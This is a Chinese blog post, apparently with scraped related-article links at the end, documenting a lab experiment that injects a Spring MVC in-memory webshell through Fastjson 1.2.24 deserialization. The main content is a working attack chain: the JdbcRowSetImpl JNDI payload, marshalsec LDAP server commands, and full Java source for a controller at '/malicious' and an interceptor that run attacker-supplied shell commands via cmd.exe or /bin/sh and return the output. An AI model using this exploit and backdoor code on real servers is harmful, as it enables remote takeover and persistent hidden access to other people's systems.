
利用Fastjson注入Spring内存马
此篇文章在于记录自己对spring内存马的实验研究
一、环境搭建
搭建漏洞环境,利用fastjson反序列化,通过JNDI下载恶意的class文件,触发恶意类的构造函数中代码,注入controller内存马。
1)组件版本:
fastjson: 1.2.24
spring-mvc: 4.3.28.RELEASE
JDK: 8u121
2)搭建springMVC+fastjson漏洞环境
可以参考网上的入门文章进行搭建,这里我放出我自己环境的配置文件
web.xml
  <servlet>

    <servlet-name>SpringMVC</servlet-name>

    <servlet-class>org.springframework.web.servlet.DispatcherServlet</servlet-class>

    <!--配置springmvc.xml的路径-->

    <init-param>

      <param-name>contextConfigLocation</param-name>

      <param-value>classpath:springmvc.xml</param-value>

    </init-param>

  </servlet>

  <servlet-mapping>

    <servlet-name>SpringMVC</servlet-name>

    <url-pattern>/</url-pattern>

  </servlet-mapping>

</web-app>
springmvc.xml
<!--将AnnotationHandler自动扫描到IOC容器中-->

    <context:component-scan base-package="test.controller"></context:component-scan>

    <mvc:annotation-driven/>

    <!--配置视图解析器-->

    <bean class="org.springframework.web.servlet.view.InternalResourceViewResolver">

        <!--配置前缀-->

        <property name="prefix" value="/"></property>

        <!--配置后缀-->

        <property name="suffix" value=".jsp"></property>

    </bean>

</beans>
HelloController
@Controller

public class HelloController {

    @ResponseBody

    @RequestMapping(value = "/hello", method = RequestMethod.POST)

    public Object hello(@RequestParam("code")String code) throws Exception {

        System.setProperty("com.sun.jndi.rmi.object.trustURLCodebase", "true");

        System.out.println(code);

        Object object = JSON.parse(code);

        return code + "->JSON.parseObject()->" + object;

    }

}
pom.xml
<dependency>

  <groupId>com.alibaba</groupId>

  <artifactId>fastjson</artifactId>

  <version>1.2.24</version>

</dependency>

<dependency>

  <groupId>junit</groupId>

  <artifactId>junit</artifactId>

  <version>4.11</version>

  <scope>test</scope>

</dependency>

<!--SpringMVC依赖-->

<dependency>

  <groupId>org.springframework</groupId>

  <artifactId>spring-webmvc</artifactId>

  <version>4.3.28.RELEASE</version>

</dependency>
二、动态注册controller
在springMVC中,也可以在服务器程序启动后,利用某种方式实现动态加载controller。
1)获取上下文
在LandGrey文章中介绍了四种方法,分别是
方式一:getCurrentWebApplicationContext
WebApplicationContext context = ContextLoader.getCurrentWebApplicationContext();
方法二:WebApplicationContextUtils
WebApplicationContext context = WebApplicationContextUtils.getWebApplicationContext(RequestContextUtils.getWebApplicationContext(((ServletRequestAttributes)RequestContextHolder.currentRequestAttributes()).getRequest()).getServletContext());
方法三:RequestContextUtils
WebApplicationContext context = RequestContextUtils.getWebApplicationContext(((ServletRequestAttributes)RequestContextHolder.currentRequestAttributes()).getRequest());
方法四:getAttribute
WebApplicationContext context = (WebApplicationContext)RequestContextHolder.currentRequestAttributes().getAttribute("org.springframework.web.servlet.DispatcherServlet.CONTEXT", 0);
而对于获取上下文来说,推荐使用第三、四种方法。前两种可能会获取不到RequestMappingHandlerMapping实例
2)注册controller
使用registerMapping方法来动态注册我们的恶意controller
// 1. 从当前上下文环境中获得 RequestMappingHandlerMapping 的实例 bean

RequestMappingHandlerMapping r = context.getBean(RequestMappingHandlerMapping.class);

// 2. 通过反射获得自定义 controller 中唯一的 Method 对象

Method method = (Class.forName("me.landgrey.SSOLogin").getDeclaredMethods())[0];

// 3. 定义访问 controller 的 URL 地址

PatternsRequestCondition url = new PatternsRequestCondition("/hahaha");

// 4. 定义允许访问 controller 的 HTTP 方法(GET/POST)

RequestMethodsRequestCondition ms = new RequestMethodsRequestCondition();

// 5. 在内存中动态注册 controller

RequestMappingInfo info = new RequestMappingInfo(url, ms, null, null, null, null, null);

r.registerMapping(info, Class.forName("me.landgrey.SSOLogin").newInstance(), method);
除了使用registerMapping方法注册controller外,还有其余的方式可以参考https://landgrey.me/blog/12/
三、内存马
以下是大佬的内存马,接下来进行一个改动,使之能进行回显
import org.springframework.web.context.WebApplicationContext;

import org.springframework.web.context.request.RequestContextHolder;

import org.springframework.web.context.request.ServletRequestAttributes;

import org.springframework.web.servlet.handler.AbstractHandlerMethodMapping;

import org.springframework.web.servlet.mvc.condition.PatternsRequestCondition;

import org.springframework.web.servlet.mvc.condition.RequestMethodsRequestCondition;

import org.springframework.web.servlet.mvc.method.RequestMappingInfo;

import org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerMapping;

import javax.servlet.http.HttpServletRequest;

import javax.servlet.http.HttpServletResponse;

import java.io.IOException;

import java.lang.reflect.Field;

import java.lang.reflect.InvocationTargetException;

import java.lang.reflect.Method;

import java.util.ArrayList;

import java.util.Iterator;

import java.util.List;

import java.util.Map;

public class InjectToController {

    // 第一个构造函数

    public InjectToController() throws ClassNotFoundException, IllegalAccessException, NoSuchMethodException, NoSuchFieldException, InvocationTargetException {

        WebApplicationContext context = (WebApplicationContext) RequestContextHolder.currentRequestAttributes().getAttribute("org.springframework.web.servlet.DispatcherServlet.CONTEXT", 0);

        // 1. 从当前上下文环境中获得 RequestMappingHandlerMapping 的实例 bean

        RequestMappingHandlerMapping mappingHandlerMapping = context.getBean(RequestMappingHandlerMapping.class);

        // 2. 通过反射获得自定义 controller 中test的 Method 对象

        Method method2 = InjectToController.class.getMethod("test");

        // 3. 定义访问 controller 的 URL 地址

        PatternsRequestCondition url = new PatternsRequestCondition("/malicious");

        // 4. 定义允许访问 controller 的 HTTP 方法(GET/POST)

        RequestMethodsRequestCondition ms = new RequestMethodsRequestCondition();

        // 5. 在内存中动态注册 controller

        RequestMappingInfo info = new RequestMappingInfo(url, ms, null, null, null, null, null);

        // 创建用于处理请求的对象,加入“aaa”参数是为了触发第二个构造函数避免无限循环

        InjectToController injectToController = new InjectToController("aaa");

        mappingHandlerMapping.registerMapping(info, injectToController, method2);

    }

    // 第二个构造函数

    public InjectToController(String aaa) {}

	// controller指定的处理方法

    public void test() throws  IOException{

        // 获取request和response对象

        HttpServletRequest request = ((ServletRequestAttributes) (RequestContextHolder.currentRequestAttributes())).getRequest();

        HttpServletResponse response = ((ServletRequestAttributes) (RequestContextHolder.currentRequestAttributes())).getResponse();

        // 获取cmd参数并执行命令

        java.lang.Runtime.getRuntime().exec(request.getParameter("cmd"));

    }

}
修改回显
把test代码中的内容替换为以下
// 获取request和response对象

HttpServletRequest request = ((ServletRequestAttributes) (RequestContextHolder.currentRequestAttributes())).getRequest();

HttpServletResponse response = ((ServletRequestAttributes) (RequestContextHolder.currentRequestAttributes())).getResponse();

//exec

try {

    String arg0 = request.getParameter("cmd");

    PrintWriter writer = response.getWriter();

    if (arg0 != null) {

        String o = "";

        java.lang.ProcessBuilder p;

        if(System.getProperty("os.name").toLowerCase().contains("win")){

            p = new java.lang.ProcessBuilder(new String[]{"cmd.exe", "/c", arg0});

        }else{

            p = new java.lang.ProcessBuilder(new String[]{"/bin/sh", "-c", arg0});

        }

        java.util.Scanner c = new java.util.Scanner(p.start().getInputStream()).useDelimiter("\\A");

        o = c.hasNext() ? c.next(): o;

        c.close();

        writer.write(o);

        writer.flush();

        writer.close();

    }else{

        //当请求没有携带指定的参数(code)时,返回 404 错误

        response.sendError(404);

    }

}catch (Exception e){}
最终内存马
import org.springframework.web.context.WebApplicationContext;

import org.springframework.web.context.request.RequestContextHolder;

import org.springframework.web.context.request.ServletRequestAttributes;

import org.springframework.web.servlet.mvc.condition.PatternsRequestCondition;

import org.springframework.web.servlet.mvc.condition.RequestMethodsRequestCondition;

import org.springframework.web.servlet.mvc.method.RequestMappingInfo;

import org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerMapping;

import javax.servlet.http.HttpServletRequest;

import javax.servlet.http.HttpServletResponse;

import java.io.IOException;

import java.io.PrintWriter;

import java.lang.reflect.InvocationTargetException;

import java.lang.reflect.Method;

public class InjectToController {

    // 第一个构造函数

    public InjectToController() throws ClassNotFoundException, IllegalAccessException, NoSuchMethodException, NoSuchFieldException, InvocationTargetException {

        WebApplicationContext context = (WebApplicationContext) RequestContextHolder.currentRequestAttributes().getAttribute("org.springframework.web.servlet.DispatcherServlet.CONTEXT", 0);

        // 1. 从当前上下文环境中获得 RequestMappingHandlerMapping 的实例 bean

        RequestMappingHandlerMapping mappingHandlerMapping = context.getBean(RequestMappingHandlerMapping.class);

        // 2. 通过反射获得自定义 controller 中test的 Method 对象

        Method method2 = InjectToController.class.getMethod("test");

        // 3. 定义访问 controller 的 URL 地址

        PatternsRequestCondition url = new PatternsRequestCondition("/malicious");

        // 4. 定义允许访问 controller 的 HTTP 方法(GET/POST)

        RequestMethodsRequestCondition ms = new RequestMethodsRequestCondition();

        // 5. 在内存中动态注册 controller

        RequestMappingInfo info = new RequestMappingInfo(url, ms, null, null, null, null, null);

        // 创建用于处理请求的对象,加入“aaa”参数是为了触发第二个构造函数避免无限循环

        InjectToController injectToController = new InjectToController("aaa");

        mappingHandlerMapping.registerMapping(info, injectToController, method2);

    }

    // 第二个构造函数

    public InjectToController(String aaa) {}

    // controller指定的处理方法

    public void test() throws  IOException{

        // 获取request和response对象

        HttpServletRequest request = ((ServletRequestAttributes) (RequestContextHolder.currentRequestAttributes())).getRequest();

        HttpServletResponse response = ((ServletRequestAttributes) (RequestContextHolder.currentRequestAttributes())).getResponse();

        //exec

        try {

            String arg0 = request.getParameter("cmd");

            PrintWriter writer = response.getWriter();

            if (arg0 != null) {

                String o = "";

                java.lang.ProcessBuilder p;

                if(System.getProperty("os.name").toLowerCase().contains("win")){

                    p = new java.lang.ProcessBuilder(new String[]{"cmd.exe", "/c", arg0});

                }else{

                    p = new java.lang.ProcessBuilder(new String[]{"/bin/sh", "-c", arg0});

                }

                java.util.Scanner c = new java.util.Scanner(p.start().getInputStream()).useDelimiter("\\A");

                o = c.hasNext() ? c.next(): o;

                c.close();

                writer.write(o);

                writer.flush();

                writer.close();

            }else{

                //当请求没有携带指定的参数(code)时,返回 404 错误

                response.sendError(404);

            }

        }catch (Exception e){}

    }

}
四、测试
fastjson<=1.2.24的 payload:
{"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"%s","autoCommit":true}}
1)启动本地http服务,绑定端口8888
python3 -m http.server 8888

2)利用marshalsec启动LDAP服务,绑定端口9999
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://127.0.0.1:8888/#InjectToController 9999


3)访问存在fastjson反序列化的页面,http://localhost:8080/hello
发送payload:
{"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://127.0.0.1:9999/InjectToControlle","autoCommit":true}}


成功写入内存马
踩坑
在实验过程中,我发现主要有两个比较难解决的点,导致实验难以继续
1.怎么编译恶意class文件
可以看到,一个恶意类是有大量的依赖,如果直接采用javac编译会报错
-》javac InjectToController.java
InjectToController.java:16: 错误: 编码GBK的不可映射字符
// 绗竴涓瀯閫犲嚱鏁?
^
InjectToController.java:19: 错误: 编码GBK的不可映射字符
// 1. 浠庡綋鍓嶄笂涓嬫枃鐜涓幏寰? RequestMappingHandlerMapping 鐨勫疄渚? bean
^
InjectToController.java:19: 错误: 编码GBK的不可映射字符
// 1. 浠庡綋鍓嶄笂涓嬫枃鐜涓幏寰? RequestMappingHandlerMapping 鐨勫疄渚? bean
^

这时候可以利用idea自带的编译特性,先运行项目,然后在其项目的target目录中寻找编译后的class文件即可
2.可以弹出计算器,却无法注入内存马
直接进行debug后发现,在这一行代码会因为找不到RequestMappingHandlerMapping 的实例 bean而抛出异常


原因在于springmvc.xml文件中,没有开启<mvc:annotation-driven/>选项。
<mvc:annotation-driven/> 是为 MVC 提供额外的支持,参考 Spring 的官方文档,<mvc:annotation-driven/> 最主要的作用是注册 HandlerMapping(实现为 DefaultAnnotationHandlerMapping) 和 HandlerAdapter(实现为 AnnotationMethodHandlerAdapter) 两个类型的 Bean,这两个 Bean 为 @Controllers(所有控制器) 提供转发请求的功能。
而在Spring 3.1 开始及以后一般开始使用了新的RequestMappingHandlerMapping映射器。
五、后记
Interceptor内存马
其实不光是可以注入controller型的内存马,还可以注入Interceptor内存马
import org.springframework.web.context.WebApplicationContext;

import org.springframework.web.context.request.RequestContextHolder;

import org.springframework.web.servlet.handler.HandlerInterceptorAdapter;

import javax.servlet.http.HttpServletRequest;

import javax.servlet.http.HttpServletResponse;

public class TestInterceptor extends HandlerInterceptorAdapter {

    public TestInterceptor() throws NoSuchFieldException, IllegalAccessException, InstantiationException {

        // 获取context

        WebApplicationContext context = (WebApplicationContext) RequestContextHolder.currentRequestAttributes().getAttribute("org.springframework.web.servlet.DispatcherServlet.CONTEXT", 0);

        // 从context中获取AbstractHandlerMapping的实例对象

        org.springframework.web.servlet.handler.AbstractHandlerMapping abstractHandlerMapping = (org.springframework.web.servlet.handler.AbstractHandlerMapping)context.getBean("org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerMapping");

        // 反射获取adaptedInterceptors属性

        java.lang.reflect.Field field = org.springframework.web.servlet.handler.AbstractHandlerMapping.class.getDeclaredField("adaptedInterceptors");

        field.setAccessible(true);

        java.util.ArrayList<Object> adaptedInterceptors = (java.util.ArrayList<Object>)field.get(abstractHandlerMapping);

        // 避免重复添加

        for (int i = adaptedInterceptors.size() - 1; i > 0; i--) {

            if (adaptedInterceptors.get(i) instanceof TestInterceptor) {

                System.out.println("已经添加过TestInterceptor实例了");

                return;

            }

        }

        TestInterceptor aaa = new TestInterceptor("aaa");  // 避免进入实例创建的死循环

        adaptedInterceptors.add(aaa);  //  添加全局interceptor

    }

    private TestInterceptor(String aaa){}

    @Override

    public boolean preHandle(HttpServletRequest request, HttpServletResponse response, Object handler) throws Exception {

        String code = request.getParameter("code");

        // 不干扰正常业务逻辑

        if (code != null) {

            java.lang.Runtime.getRuntime().exec(code);

            return true;

        }

        else {

            return true;

        }}}
注册效果:
六、参考
https://www.cnblogs.com/bitterz/p/14820898.html
https://www.cnblogs.com/bitterz/p/14859766.html
利用Fastjson注入Spring内存马的更多相关文章
- Java安全之Spring内存马
Java安全之Spring内存马 基础知识 Bean bean 是 Spring 框架的一个核心概念,它是构成应用程序的主干,并且是由 Spring IoC 容器负责实例化.配置.组装和管理的对象. ...
- 针对Spring MVC的Interceptor内存马
针对Spring MVC的Interceptor内存马 目录 针对Spring MVC的Interceptor内存马 1 基础拦截器和调用流程的探索 1.1 基础拦截器 1.2 探索拦截器的调用链 1 ...
- Weblogic下的servlet内存马注入-无参照纯调试
目录 1.寻找servlet注入方法 1.1 调试 1.2 servletMapping添加servlet 2.获取request 2.1 从当前线程寻找信息 2.2 JNDI注入到内存马注入 3.关 ...
- Java Filter型内存马的学习与实践
完全参考:https://www.cnblogs.com/nice0e3/p/14622879.html 这篇笔记,来源逗神的指点,让我去了解了内存马,这篇笔记记录的是filter类型的内存马 内存马 ...
- Java安全之Tomcat6 Filter内存马
Java安全之Tomcat6 Filter内存马 回顾Tomcat8打法 先回顾下之前Tomcat789的打法 这里先抛开 7 8之间的区别, 在8中,最后add到filterchain的都是一个fi ...
- 利用shiro反序列化注入冰蝎内存马
利用shiro反序列化注入冰蝎内存马 文章首发先知社区:https://xz.aliyun.com/t/10696 一.shiro反序列化注入内存马 1)tomcat filter内存马 先来看一个普 ...
- 针对spring mvc的controller内存马-学习和实验
1 基础 实际上java内存马的注入已经有很多方式了,这里在学习中动手研究并写了一款spring mvc应用的内存马.一般来说实现无文件落地的java内存马注入,通常是利用反序列化漏洞,所以动手写了一 ...
- Spring_02 注入类型值、利用引用注入类型值、spring表达式、与类相关的注解、与依赖注入相关的注解、注解扫描
注意:注入基本类型值在本质上就是依赖注入,而且是利用的set方式进行的依赖注入 1 注入基本类型的值 <property name="基本类型的成员变量名" value=&q ...
- tomcat内存马原理解析及实现
内存马 简介 Webshell内存马,是在内存中写入恶意后门和木马并执行,达到远程控制Web服务器的一类内存马,其瞄准了企业的对外窗口:网站.应用.但传统的Webshell都是基于文件类型的,黑客 ...
随机推荐
- 面试官一口气问了MySQL事务、锁和MVCC,我
面试官:你是怎么理解InnoDB引擎中的事务的? 候选者:在我的理解下,事务可以使「一组操作」要么全部成功,要么全部失败 候选者:事务其目的是为了「保证数据最终的一致性」. 候选者:举个例子,我给你发 ...
- Java面向对象编程(三)
static关键词 static关键字:可以修饰属性.方法.代码块.内部类. 一.使用static修饰属性:静态变量(或类变量) 1. 属性,按是否使用static修饰,又分为:静态属性 vs 非静态 ...
- Windows下node-gyp查找VS安装路径简单解析
node-gyp的作用我已经不想赘述了,这里给一个我之前文章的链接:cnblogs看这里,知乎看这里.本文主要从源码入手,介绍node-gyp查找VisualStudio的过程 为了方便我们研究nod ...
- Python异常代码含义对照表
Python常见的异常提示及含义对照表如下: 异常名称 描述 BaseException 所有异常的基类 SystemExit 解释器请求退出 KeyboardInterrupt 用户中断执行(通常是 ...
- pure-ftpd管理FTP服务器,创建文件夹可以,但上传下载文件不行
两种原因 1.因为pure-ftpd的防火墙端口问题 # Port range for passive connections replies. - for firewalling. PassiveP ...
- 题解 有标号DAG计数
题目传送门 题目大意 给出\(n\),求出对于任意\(t\in[1,n]\),点数为\(t\)的弱联通\(\texttt{DAG}\)个数.答案对\(998244353\)取模. \(n\le 10^ ...
- 从原理—实战分析SQL注入
前言 SQL注入是web安全中最常见的攻击方式,SQL注入有很多方法,但如果只知道payload或只用用sqlmap,不知道原理,感觉也很难掌握,这次就总结一下我所遇到的SQL注入方法,原理分析+题目 ...
- Java:ConcurrentHashMap类小记-2(JDK7)
Java:ConcurrentHashMap类小记-2(JDK7) 对 Java 中的 ConcurrentHashMap类,做一个微不足道的小小小小记,分三篇博客: Java:ConcurrentH ...
- 通过串口利用printf函数输出数据
一.printf函数格式 printf函数具有强大的输出功能 %表示格式化字符串输出 目前printf支持以下格式的输出,例如: printf("%c",a);输出单个字符. pr ...
- Github点赞超多的Spring Boot学习教程+实战项目推荐!
Github点赞接近 100k 的Spring Boot学习教程+实战项目推荐! 很明显的一个现象,除了一些老项目,现在 Java 后端项目基本都是基于 Spring Boot 进行开发,毕竟它这 ...